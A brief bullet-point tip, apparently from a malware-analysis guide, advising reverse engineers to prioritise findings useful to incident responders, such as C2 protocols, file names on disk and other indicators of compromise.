- **Tip:** Prioritize your reverse engineering at the assembly level to focus on actionable items for your incident response team
  - Example: protocols for C2, file names that may exist on disk, other IOCs